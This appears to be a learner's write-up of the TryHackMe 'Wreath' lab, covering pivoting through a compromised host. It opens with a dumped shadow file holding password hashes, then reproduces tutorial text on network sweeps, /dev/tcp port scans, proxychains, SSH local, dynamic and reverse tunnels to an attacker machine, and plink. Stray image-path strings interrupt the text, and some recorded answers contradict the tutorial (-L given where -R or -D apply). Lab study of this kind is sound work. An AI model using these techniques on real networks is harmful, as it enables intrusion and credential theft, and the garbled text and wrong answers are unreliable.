root:6i9vT8tk3SoXXxK2P$HDIAwho9FOdd4QCecIJKwAwwh8Hwl.BdsbMOUAd3X/chSCvrmpfy.-5lrLgnRVNq6/6g0PxK9VqSdy47/qKXad1::0:99999:7:::
bin:*:18358:0:99999:7:::
daemon:*:18358:0:99999:7:::
adm:*:18358:0:99999:7:::
lp:*:18358:0:99999:7:::
sync:*:18358:0:99999:7:::
shutdown:*:18358:0:99999:7:::
halt:*:18358:0:99999:7:::
mail:*:18358:0:99999:7:::
operator:*:18358:0:99999:7:::
games:*:18358:0:99999:7:::
ftp:*:18358:0:99999:7:::
nobody:*:18358:0:99999:7:::
dbus:!!:18573::::::
systemd-coredump:!!:18573::::::
systemd-resolve:!!:18573::::::
tss:!!:18573::::::
polkitd:!!:18573::::::
libstoragemgmt:!!:18573::::::
cockpit-ws:!!:18573::::::
cockpit-wsinstance:!!:18573::::::
sssd:!!:18573::::::
sshd:!!:18573::::::
chrony:!!:18573::::::
rngd:!!:18573::::::
twreath:$6$0my5n311RD7EiK3J$zVFV3WAPCm/-dBxzz0a7uDwbQenLohKiunjlDonkqx1huhjmFYZe0RmCPsHmW3OnWYwf8RWPdXAdbtYpkJCReg.::0:99999:7:::


unbound:!!:18573::::::
apache:!!:18573::::::
nginx:!!:18573::::::
mysql:!!:18573::::::

(more loot stored in 10.200.71.200 directory)

Task7

Task 7 Pivoting What is Pivoting?

VideoPivoting is the art of using access obtained over one machine to exploit another machine deeper in the network. It is one of the most essential aspects of network penetration testing, and is one of the three main teaching points for this room.
Put simply, by using one of the techniques described in the following tasks (or others!), it becomes possible for an attacker to gain initial access to a remote network, and use it to access other machines in the network that would not otherwise be accessible:



In this diagram, there are four machines on the target network: one public facing server, with three machines which are not exposed to the internet. By accessing the public server, we can then pivot to attack the remaining three targets.
Note: *This is an example diagram and is not representative of the Wreath Network.*
This section will contain a lot of theory for pivoting from both Linux and Windows compromised targets, which we will then put into practice against the next machine in the network. Remember though: you have a sandbox environment available to you with the compromised machine in the Wreath network. After the enumeration tasks coming up, you'll also know about the next machine in the network. Feel free to use these boxes to play around with the tools as you go through the tasks, but be aware that some techniques may be stopped by the firewalls involved (which we will look at mitigating later in the network).

Answer the questions below

Read the pivoting introduction
‘’’

no answer
‘’’

Task8

Task 8 Pivoting High-level Overview

VideoThe methods we use to pivot tend to vary between the different target operating systems. Frameworks like Metasploit can make the process easier, however, for the time being, we'll be looking at more manual techniques for pivoting.
There are two main methods encompassed in this area of pentesting:
• **Tunnelling/Proxying:** Creating a proxy type connection through a compromised machine in order to route all desired traffic into the targeted network. This could potentially also be *tunnelled* inside another protocol (e.g. SSH tunnelling), which can be useful for evading a basic **I**ntrusion **D**etection **S**ystem (IDS) or firewall

• **Port Forwarding:** Creating a connection between a local port and a single port on a target, via a compromised host

A proxy is good if we want to redirect lots of different kinds of traffic into our target network -- for example, with an nmap scan, or to access multiple ports on multiple different machines.
Port Forwarding tends to be faster and more reliable, but only allows us to access a single port (or a small range) on a target device.
Which style of pivoting is more suitable will depend entirely on the layout of the network, so we'll have to start with further enumeration before we decide how to proceed. It would be sensible at this point to also start to draw up a layout of the network as you see it -- although in the case of this practice network, the layout is given in the box at the top of the screen.
As a general rule, if you have multiple possible entry-points, try to use a Linux/Unix target where possible, as these tend to be easier to pivot from. An outward facing Linux webserver is absolutely ideal.

The remaining tasks in this section will cover the following topics:
◇ Enumerating a network using native and statically compiled tools
◇ Proxychains / FoxyProxy
◇ SSH port forwarding and tunnelling (primarily Unix)
◇ plink.exe (Windows)
◇ socat (Windows and Unix)

◇ chisel (Windows and Unix)
◇ sshuttle (currently Unix only)

This is far from an exhaustive list of the tools available for pivoting, so further research is encouraged.

Answer the questions below

Which type of pivoting creates a channel through which information can be sent hidden inside another protocol?
‘’’
tunnelling
‘’’

Research: Not covered in this Network, but good to know about. Which Metasploit Framework Meterpreter command can be used to create a port forward?
‘’’
portfwd
‘’’

Task9

Task 9 Pivoting Enumeration

VideoAs always, enumeration is the key to success. Information is power -- the more we know about our target, the more options we have available to us. As such, our first step when attempting to pivot through a network is to get an idea of what's around us.
There are five possible ways to enumerate a network through a compromised host:
1. Using material found on the machine. The hosts file or ARP cache, for example

2. Using pre-installed tools

3. Using statically compiled tools
4. Using scripting techniques
5. Using local tools through a proxy
These are written in the order of preference. Using local tools through a proxy is incredibly slow, so should only be used as a last resort. Ideally we want to take advantage of pre-installed tools on the system (Linux systems sometimes have Nmap installed by default, for example). This is an example of Living off the Land (LotL) -- a good way to minimise risk. Failing that, it's very easy to transfer a static binary, or put together a simple ping-sweep tool in Bash (which we'll cover below).

Before anything else though, it's sensible to check to see if there are any pieces of useful information stored on the target. `arp -a` can be used to Windows or Linux to check the ARP cache of the machine -- this will show you any IP addresses of hosts that the target has interacted with recently. Equally, static mappings may be found in `/etc/hosts` on Linux, or `C:\Windows\System32\drivers\etc\hosts` on Windows. `/etc/resolv.conf` on Linux may also identify any local DNS servers, which may be misconfigured to allow something like a DNS zone transfer attack (which is outwith the scope of this content, but worth looking into). On Windows the easiest way to check the DNS servers for an interface is with `ipconfig /all`. Linux has an equivalent command as an alternative to reading the resolv.conf file: `nmcli dev show`.

If there are no useful tools already installed on the system, and the rudimentary scripts are not working, then it's possible to get *static* copies of many tools. These are versions of the tool that have been compiled in such a way as to not require any dependencies from the box. In other words, they could theoretically work on *any* target, assuming the correct OS and architecture. For example: statically compiled copies of Nmap for different operating systems (along with various other tools) can be found in various places on the internet. A good (if dated) resource for these can be found here. A more up-to-date (at the time of writing) version of Nmap for Linux specifically can be found here. Be aware that many repositories of static tools are very outdated. Tools from these repositories will likely still do the job; however, you may find that they require different syntax, or don't work in quite the way that you've come to expect.

Note: *The difference between a "static" binary and a "dynamic" binary is in the compilation. Most programs use a variety of external libraries (*`.so` *files on Linux, or* `.dll` *files on Windows) -- these are referred to as "dynamic"*

programs. Static programs are compiled with these libraries built into the finished executable file. When we're trying to use the binary on a target system we will nearly always need a statically compiled copy of the program, as the system may not have the dependencies installed meaning that a dynamic binary would be unable to run.
Finally, the dreaded scanning through a proxy. This should be an absolute last resort, as scanning through something like proxychains is *very* slow, and often limited (you cannot scan UDP ports through a TCP proxy, for example). The one exception to this rule is when using the Nmap Scripting Engine (NSE), as the scripts library does not come with the statically compiled version of the tool. As such, you can use a static copy of Nmap to sweep the network and find hosts with open ports, then use your local copy of Nmap through a proxy *specifically against the found ports*.
Before putting this all into practice let's talk about living off the land shell techniques. Ideally a tool like Nmap will already be installed on the target; however, this is not always the case (indeed, you'll find that Nmap is **not** installed on the currently compromised server of the Wreath network). If this happens, it's worth looking into whether you can use an installed shell to perform a sweep of the network. For example, the following Bash one-liner would perform a full ping sweep of the 192.168.1.x network:

```
for i in {1..255}; do (ping -c 1 192.168.1.${i} | grep "bytes from" &); done
```

This could be easily modified to search other network ranges -- including the Wreath network.
The above command generates a full list of numbers from 1 to 255 and loops through it. For each number, it sends

one ICMP ping packet to
192.168.1.x as a backgrounded job (meaning that each ping runs in parallel for speed), where i is the current number. Each response is searched for "bytes from" to see if the ping was successful. Only successful responses are shown.
The equivalent of this command in Powershell is unbearably slow, so it's better to find an alternative option where possible. It's relatively straight forward to write a simple network scanner in a language like C# (or a statically compiled scanner written in C/C++/Rust/etc), which can be compiled and used on the target. This, however, is outwith the scope of the Wreath network (although very simple beta examples can be found here for C#, or here for C++).
It's worth noting as well that you may encounter hosts which have firewalls blocking ICMP pings (Windows boxes frequently do this, for example). This is likely to be less of a problem when pivoting, however, as these firewalls (by default) often only apply to external traffic, meaning that anything sent through a compromised host on the

network should be safe. It's worth keeping in mind, however.
If you suspect that a host is active but is blocking ICMP ping requests, you could also check some common ports using a tool like netcat.
Port scanning in bash can be done (ideally) entirely natively:
```
for i in {1..65535}; do (echo > /dev/tcp/192.168.1.1/$i) >/dev/null 2>&1 && echo $i is open; done
```

Bear in mind that this will take a *very* long time, however!
There are many other ways to perform enumeration using only the tools available on a system, so please experiment further and see what you can come up with!

Answer the questions below

What is the absolute path to the file containing DNS entries on Linux?
‘’’
/etc/resolv.conf
‘’’

What is the absolute path to the hosts file on Windows?
‘’’
C:\Windows\System32\drivers\etc\hosts
‘’’

How could you see which IP addresses are active and allow ICMP echo requests on the 172.16.0.x/24 network using Bash?
‘’’
for i in {1..255}; do (ping -c 1 172.16.0.${i} | grep "bytes from" &); done
‘’’

Task10

Task 10 Pivoting Proxychains & Foxyproxy

VideoIn this task we'll be looking at two "proxy" tools: Proxychains and FoxyProxy. These both allow us to connect through one of the proxies we'll learn about in the upcoming tasks. When creating a proxy we open up a port on our own attacking machine which is linked to the compromised server, giving us access to the target network. Think of this as being something like a tunnel created between a port on our attacking box that comes out inside the target network -- like a secret tunnel from a fantasy story, hidden beneath the floorboards of the local bar and exiting in the palace treasure chamber.

Proxychains and FoxyProxy can be used to direct our traffic through this port and into our target network.

Proxychains⚓

Proxychains is a tool we have already briefly mentioned in previous tasks. It's a very useful tool -- although not without its drawbacks. Proxychains can often slow down a connection: performing an nmap scan through it is especially hellish. Ideally you should try to use static tools where possible, and route traffic through proxychains only when required.
That said, let's take a look at the tool itself.
Proxychains is a command line tool which is activated by prepending the command proxychains to other commands. For example, to proxy netcat through a proxy, you could use the command:
`proxychains nc 172.16.0.10 23`

Notice that a proxy port was not specified in the above command. This is because proxychains reads its options from a config file. The master config file is located at `/etc/proxychains.conf`. This is where proxychains will look by default; however, it's actually the last location where proxychains will look. The locations (in order) are:
1. The current directory (i.e. `./proxychains.conf`)
2. `~/.proxychains/proxychains.conf`
3. `/etc/proxychains.conf`
This makes it extremely easy to configure proxychains for a specific assignment, without altering the master file. Simply execute: `cp /etc/proxychains.conf .`, then make any changes to the config file in a copy stored in your current directory. If you're likely to move directories a lot then you could instead place it in a `.proxychains` directory under your home directory, achieving the same results. If you happen to lose or destroy the original master copy of the proxychains config, a replacement can be downloaded from here.

Speaking of the `proxychains.conf` file, there is only one section of particular use to us at this moment of time: right at the bottom of the file are the servers used by the proxy. You can set more than one server here to chain proxies together, however, for the time being we will stick to one proxy:

Specifically, we are interested in the "ProxyList" section:
```
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
socks4  127.0.0.1 9050
```

It is here that we can choose which port(s) to forward the connection through. By default there is one proxy set to localhost port 9050 -- this is the default port for a Tor entrypoint, should you choose to run one on your attacking machine. That said, it is not hugely useful to us. This should be changed to whichever (arbitrary) port is being used for the proxies we'll be setting up in the following tasks.

There is one other line in the Proxychains configuration that is worth paying attention to, specifically related to the Proxy DNS settings:

```
# Proxy DNS requests - no leak for DNS data
proxy_dns
```


If performing an Nmap scan through proxychains, this option can cause the scan to hang and ultimately crash. Comment out the proxy_dns line using a hashtag (#) at the start of the line before performing a scan through the proxy!

```
# Proxy DNS requests - no leak for DNS data
# proxy_dns
```

Other things to note when scanning through proxychains:
• You can only use TCP scans -- so no UDP or SYN scans. ICMP Echo packets (Ping requests) will also not work through the proxy, so use the -Pn switch to prevent Nmap from trying it.
• It will be *extremely* slow. Try to only use Nmap through a proxy when using the NSE (i.e. use a static binary to see where the open ports/hosts are before proxying a local copy of nmap to use the scripts library).


FoxyProxy

Proxychains is an acceptable option when working with CLI tools, but if working in a web browser to access a webapp through a proxy, there is a better option available, namely: FoxyProxy!
People frequently use this tool to manage their BurpSuite/ZAP proxy quickly and easily, but it can also be used alongside the tools we'll be looking at in subsequent tasks in order to access web apps on an internal network.
FoxyProxy is a browser extension which is available for Firefox and Chrome. There are two versions of FoxyProxy available: Basic and Standard. Basic works perfectly for our purposes, but feel free to experiment with standard if you wish.
After installing the extension in your browser of choice, click on it in your toolbar:




Click on the "Options" button. This will take you to a page where you can configure your saved proxies. Click "Add" on the left hand side of the screen:

Fill in the IP and Port on the right hand side of the page that appears, then give it a name. Set the proxy type to the kind of proxy you will be using. SOCKS4 is usually a good bet, although Chisel (which we will cover in a later task) requires SOCKS5. An example config is given here:



Press Save, then click on the icon in the task bar again to bring up the proxy menu. You can switch between any of your saved proxies by clicking on them:



Once activated, all of your browser traffic will be redirected through the chosen port (so make sure the proxy is active!). Be aware that if the target network doesn't have internet access (like all TryHackMe boxes) then you will not be able to access the outside internet when the proxy is activated. Even in a real engagement, routing your general internet searches through a client's network is unwise anyway, so turning the proxy off (or using the routing features in FoxyProxy standard) for everything other than interaction with the target network is advised. With the proxy activated, you can simply navigate to the target domain or IP in your browser and the proxy will take care of the rest!

Answer the questions below

What line would you put in your proxychains config file to redirect through a socks4 proxy on 127.0.0.1:4242?

‘’’

socks4 127.0.0.1 4242

‘’’

What command would you use to telnet through a proxy to 172.16.0.100:23?

‘’’

proxychains telnet 172.16.0.100 23

‘’’

You have discovered a webapp running on a target inside an isolated network. Which tool is more apt for proxying to a webapp: Proxychains (PC) or FoxyProxy (FP)?

‘’’

FP

‘’’

Task11

Task 11 Pivoting SSH Tunnelling / Port Forwarding

VideoThe first tool we'll be looking at is none other than the bog-standard SSH client with an OpenSSH server. Using these simple tools, it's possible to create both forward and reverse connections to make SSH "tunnels", allowing us to forward ports, and/or create proxies.

Forward Connections

Creating a forward (or "local") SSH tunnel can be done from our attacking box when we have SSH access to the target. As such, this technique is much more commonly used against Unix hosts. Linux servers, in particular, commonly have SSH active and open. That said, Microsoft (relatively) recently brought out their own implementation of the OpenSSH server, native to Windows, so this technique may begin to get more popular in this regard if the feature were to gain more traction.

There are two ways to create a forward SSH tunnel using the SSH client -- port forwarding, and creating a proxy.

• Port forwarding is accomplished with the `-L` switch, which creates a link to a **L**ocal port. For example, if we had SSH access to 172.16.0.5 and there's a webserver running on 172.16.0.10, we could use this command to create a link to the server on 172.16.0.10:

```
ssh -L 8000:172.16.0.10:80 user@172.16.0.5 -fN
```

We could then access the website on 172.16.0.10 (through 172.16.0.5) by navigating to port 8000 *on our own attacking machine.* For example, by entering `localhost:8000` into a web browser. Using this technique we have effectively created a tunnel between port 80 on the target server, and port 8000 on our own box. Note that it's good practice to use a high port, out of the way, for the local connection. This means that the low ports are still open for their correct use (e.g. if we wanted to start our own webserver to serve an exploit to a target), and also means that we do not need to use `sudo` to create the connection. The `-fN` combined switch does two things: `-f` backgrounds the shell immediately so that we have our own terminal back. `-N` tells SSH that it doesn't need to execute any commands -- only set up the connection.

• Proxies are made using the `-D` switch, for example: `-D 1337`. This will open up port 1337 on your attacking box as a proxy to send data through into the protected network. This is useful when combined with a tool such as proxychains. An example of this command would be:

```
ssh -D 1337 user@172.16.0.5 -fN
```

This again uses the `-fN` switches to background the shell. The choice of port 1337 is completely arbitrary -- all that matters is that the port is available and correctly set up in your proxychains (or equivalent) configuration file. Having this proxy set up would allow us to route all of our traffic through into the target network.

Reverse Connections

Reverse connections are very possible with the SSH client (and indeed may be preferable if you have a shell on the compromised server, but not SSH access). They are, however, riskier as you inherently must access your attacking machine *from* the target -- be it by using credentials, or preferably a key based system. Before we can make a reverse connection safely, there are a few steps we need to take:

1. First, generate a new set of SSH keys and store them somewhere safe (ssh-keygen):

```
muri@augury:~/thm/wreath$ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/muri/.ssh/id_rsa): ./reverse
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in ./reverse
Your public key has been saved in ./reverse.pub
The key fingerprint is:
SHA256:TzE7LdX350kw02LeSAc1DHhwLfFhfmw3Smf6wmhxlwA muri@augury
The key's randomart image is:
+---[RSA 3072]----+
|            Eo=*= |
|           .o+*+o|
|          o oXoO*|
|           *= #o*|
|        S =..* =o|
|         o o= +.o|
|          .o o o.|
|          .   .  |
|                 |
+----[SHA256]-----+
muri@augury:~/thm/wreath$ ls -l reverse*
-rw------- 1 muri muri 2590 Jan  6 03:01 reverse
-rw-r--r-- 1 muri muri  565 Jan  6 03:01 reverse.pub
```

This will create two new files: a private key, and a public key.

2. Copy the contents of the public key (the file ending with .pub), then edit the ~/.ssh/authorized_keys file on your own attacking machine. You may need to create the ~/.ssh directory and authorized_keys file first.
3. On a new line, type the following line, then paste in the public key:
`command="echo 'This account can only be used for port forwarding'",no-agent-forwarding,no-x11-forwarding,no-pty`
This makes sure that the key can only be used for port forwarding, disallowing the ability to gain a shell on your attacking machine.
The final entry in the authorized_keys file should look something like this:

```
command="echo 'This account can only be used for port forwarding'",no-agent-forwarding,no-x11-forwarding,no-pty ssh-rsa
 AAAAB3NzaC1yc2EAAAADAQABAAABgQCn0Q8PR1PWPSs3XpHA0aiY6JL5fulRLdgnGEmx8PE+8NRx6zbKAfiows1mBQfZhUdfuyBtAQYOmzcXCn1yEnCe2E
Q07Mbgq/IWWAPFw4MsnEFg6q5bD7Xt0NpIMolZYsyJFap2oynj+y5oyl9Dtb/qj/wJoFv4ys2KK5yTwx+AoHGun2DRxS5HA+rukSQu9liMkfJiQ/Md0zhkY
Ikdg5uuHgf/UUCSnQMC0WcJc0uGF9r3kFEm0PRN0gbe9R/tEtryYFtjGNfd3yTK14QQCwWlBwKCSLjLqFGlNOnRNJRQ3m6SVcXiv+QhPX3PMsoeVzgln+nM
h2sL6ttpCY+iYQlnVvs+I1uNzLl1Giaz5gmvFwELAjs8z/3x0XfugcclgyWjb0lUq9cTBTZ9nKD4xrOljUWqXPi1c7tBJ/rDcuJh7DSHflwAbA36wf0SERf
pfUsu8eqY4LCvHQmijHTls2rKIlOGQS5OyL0mTsLgvJJH72q7z3hXwSdckykCrCezxaE= muri@augury
```

Next. check if the SSH server on your attacking machine is running:
`sudo systemctl status ssh`
If the service is running then you should get a response that looks like this (with "active" shown in the message):

```
muri@augury:~$ sudo systemctl status ssh
● ssh.service - OpenBSD Secure Shell server
     Loaded: loaded (/lib/systemd/system/ssh.service; disabled; vendor preset: disabled)
     Active: active (running) since Thu 2021-02-04 18:47:59 GMT; 2s ago
       Docs: man:sshd(8)
             man:sshd_config(5)
    Process: 26260 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
   Main PID: 26261 (sshd)
      Tasks: 1 (limit: 9430)
     Memory: 1.9M
        CPU: 25ms
     CGroup: /system.slice/ssh.service
             └─26261 sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
```

If the status command indicates that the server is not running then you can start the ssh service with:
`sudo systemctl start ssh`
The only thing left is to do the unthinkable: transfer the private key to the target box. This is usually an absolute no-no, which is why we generated a throwaway set of SSH keys to be discarded as soon as the engagement is over.
With the key transferred, we can then connect back with a reverse port forward using the following command:
`ssh -R LOCAL_PORT:TARGET_IP:TARGET_PORT USERNAME@ATTACKING_IP -i KEYFILE -fN`

To put that into the context of our fictitious IPs: 172.16.0.10 and 172.16.0.5, if we have a shell on 172.16.0.5 and want to give our attacking box (172.16.0.20) access to the webserver on 172.16.0.10, we could use this command on the 172.16.0.5 machine:
`ssh -R 8000:172.16.0.10:80 kali@172.16.0.20 -i KEYFILE -fN`

This would open up a port forward to our Kali box, allowing us to access the 172.16.0.10 webserver, in exactly the same way as with the forward connection we made before!
In newer versions of the SSH client, it is also possible to create a reverse proxy (the equivalent of the `-D` switch used in local connections). This may not work in older clients, but this command can be used to create a reverse proxy in clients which do support it:
`ssh -R 1337 USERNAME@ATTACKING_IP -i KEYFILE -fN`

This, again, will open up a proxy allowing us to redirect all of our traffic through localhost port 1337, into the target network.
Note: *Modern Windows comes with an inbuilt SSH client available by default. This allows us to make use of this technique in Windows systems, even if there is not an SSH server running on the Windows system we're connecting back from. In many ways this makes the next task covering plink.exe redundant; however, it is still very relevant for older systems.*

To close any of these connections, type `ps aux | grep ssh` into the terminal of the machine that created the connection:

```
muri@augury:~/thm/wreath$ ssh root@10.200.72.200 -i twreath-rsa -D 1337 -fN
muri@augury:~/thm/wreath$ ps aux | grep ssh
muri        961  0.0  0.0   5964   116 ?        Ss    2020   0:02 /usr/bin/ssh-agent x-session-manager
root     104717  0.0  0.0  13180  7488 ?        Ss   03:10   0:00 sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
muri     105238  0.0  0.0  11976   776 ?        Ss   03:50   0:00 ssh root@10.200.72.200 -i twreath-rsa -D 1337 -fN
muri     105241  0.0  0.0   6176   712 pts/0    S+   03:50   0:00 grep ssh
```

Find the process ID (PID) of the connection. In the above image this is 105238.
Finally, type `sudo kill PID` to close the connection:

```
muri@augury:~/thm/wreath$ sudo kill 105238
muri@augury:~/thm/wreath$ ps aux | grep ssh
muri        961  0.0  0.0   5964   116 ?        Ss    2020   0:02 /usr/bin/ssh-agent x-session-manager
root     104717  0.0  0.0  13180  7488 ?        Ss   03:10   0:00 sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
muri     105249  0.0  0.0   6176   652 pts/0    S+   03:52   0:00 grep ssh
```

Answer the questions below

If you're connecting to an SSH server *from* your attacking machine to create a port forward, would this be a local (L) port forward or a remote (R) port forward?
‘‘‘

L
‘’‘

Which switch combination can be used to background an SSH port forward or tunnel?
‘’‘
-fN
‘’‘

It's a good idea to enter our own password on the remote machine to set up a reverse proxy, Aye or Nay?
‘’‘
Nay
‘’‘

What command would you use to create a pair of throwaway SSH keys for a reverse connection?
‘’‘
ssh-keygen
‘’‘

If you wanted to set up a reverse portforward from port 22 of a remote machine (172.16.0.100) to port 2222 of your local machine (172.16.0.200), using a keyfile called id_rsa and backgrounding the shell, what command would you use? (Assume your username is "kali")
‘’‘
ssh -L 2222:172.16.0.100:22 kali@172.16.0.200 -i id_rsa -fN
‘’‘

What command would you use to set up a forward proxy on port 8000 to user@target.thm, backgrounding the shell?
‘’‘
ssh -L 8000 user@target.thm -fN
‘’‘

If you had SSH access to a server (172.16.0.50) with a webserver running internally on port 80 (i.e. only accessible to the server itself on 127.0.0.1:80), how would you forward it to port 8000 on your attacking machine? Assume the username is "user", and background the shell.
‘’‘
ssh -L 8000:127.0.0.1:80 user@172.16.0.50 -fN
‘’‘

Task12

Task 12 Pivoting plink.exe

VideoPlink.exe is a Windows command line version of the PuTTY SSH client. Now that Windows comes with its own inbuilt SSH client, plink is less useful for modern servers; however, it is still a very useful tool, so we will cover it here.
Generally speaking, Windows servers are unlikely to have an SSH server running so our use of Plink tends to be a case of transporting the binary to the target, then using it to create a reverse connection. This would be done with the following command:
`cmd.exe /c echo y | .\plink.exe -R LOCAL_PORT:TARGET_IP:TARGET_PORT USERNAME@ATTACKING_IP -i KEYFILE -N`

Notice that this syntax is nearly identical to previously when using the standard OpenSSH client. The `cmd.exe /c echo y` at the start is for non-interactive shells (like most reverse shells -- with Windows shells being difficult to stabilise), in order to get around the warning message that the target has not connected to this host before.
To use our example from before, if we have access to 172.16.0.5 and would like to forward a connection to 172.16.0.10:80 back to port 8000 our own attacking machine (172.16.0.20), we could use this command:
`cmd.exe /c echo y | .\plink.exe -R 8000:172.16.0.10:80 kali@172.16.0.20 -i KEYFILE -N`
Note that any keys generated by ssh-keygen will not work properly here. You will need to convert them using the puttygen tool, which can be installed on Kali using `sudo apt install putty-tools`. After downloading the tool, conversion can be done with:
`puttygen KEYFILE -o OUTPUT_KEY.ppk`
Substituting in a valid file for the keyfile, and adding in the output file.

The resulting `.ppk` file can then be transferred to the Windows target and used in exactly the same way as with the Reverse port forwarding taught in the previous task (despite the private key being converted, it will still work perfectly with the same public key we added to the authorized_keys file before).

Note: *Plink is notorious for going out of date quickly, which often results in failing to connect back. Always make sure you have an up to date version of the* `.exe`*. Whilst there is a copy pre-installed on Kali at* `/usr/share/windows-resources/binaries/plink.exe`*, downloading a new copy from here before a new engagement is sensible.*

Answer the questions below

What tool can be used to convert OpenSSH keys into PuTTY style keys?
‘’’
puttygen
‘’’

Task13

Task 13 Pivoting Socat

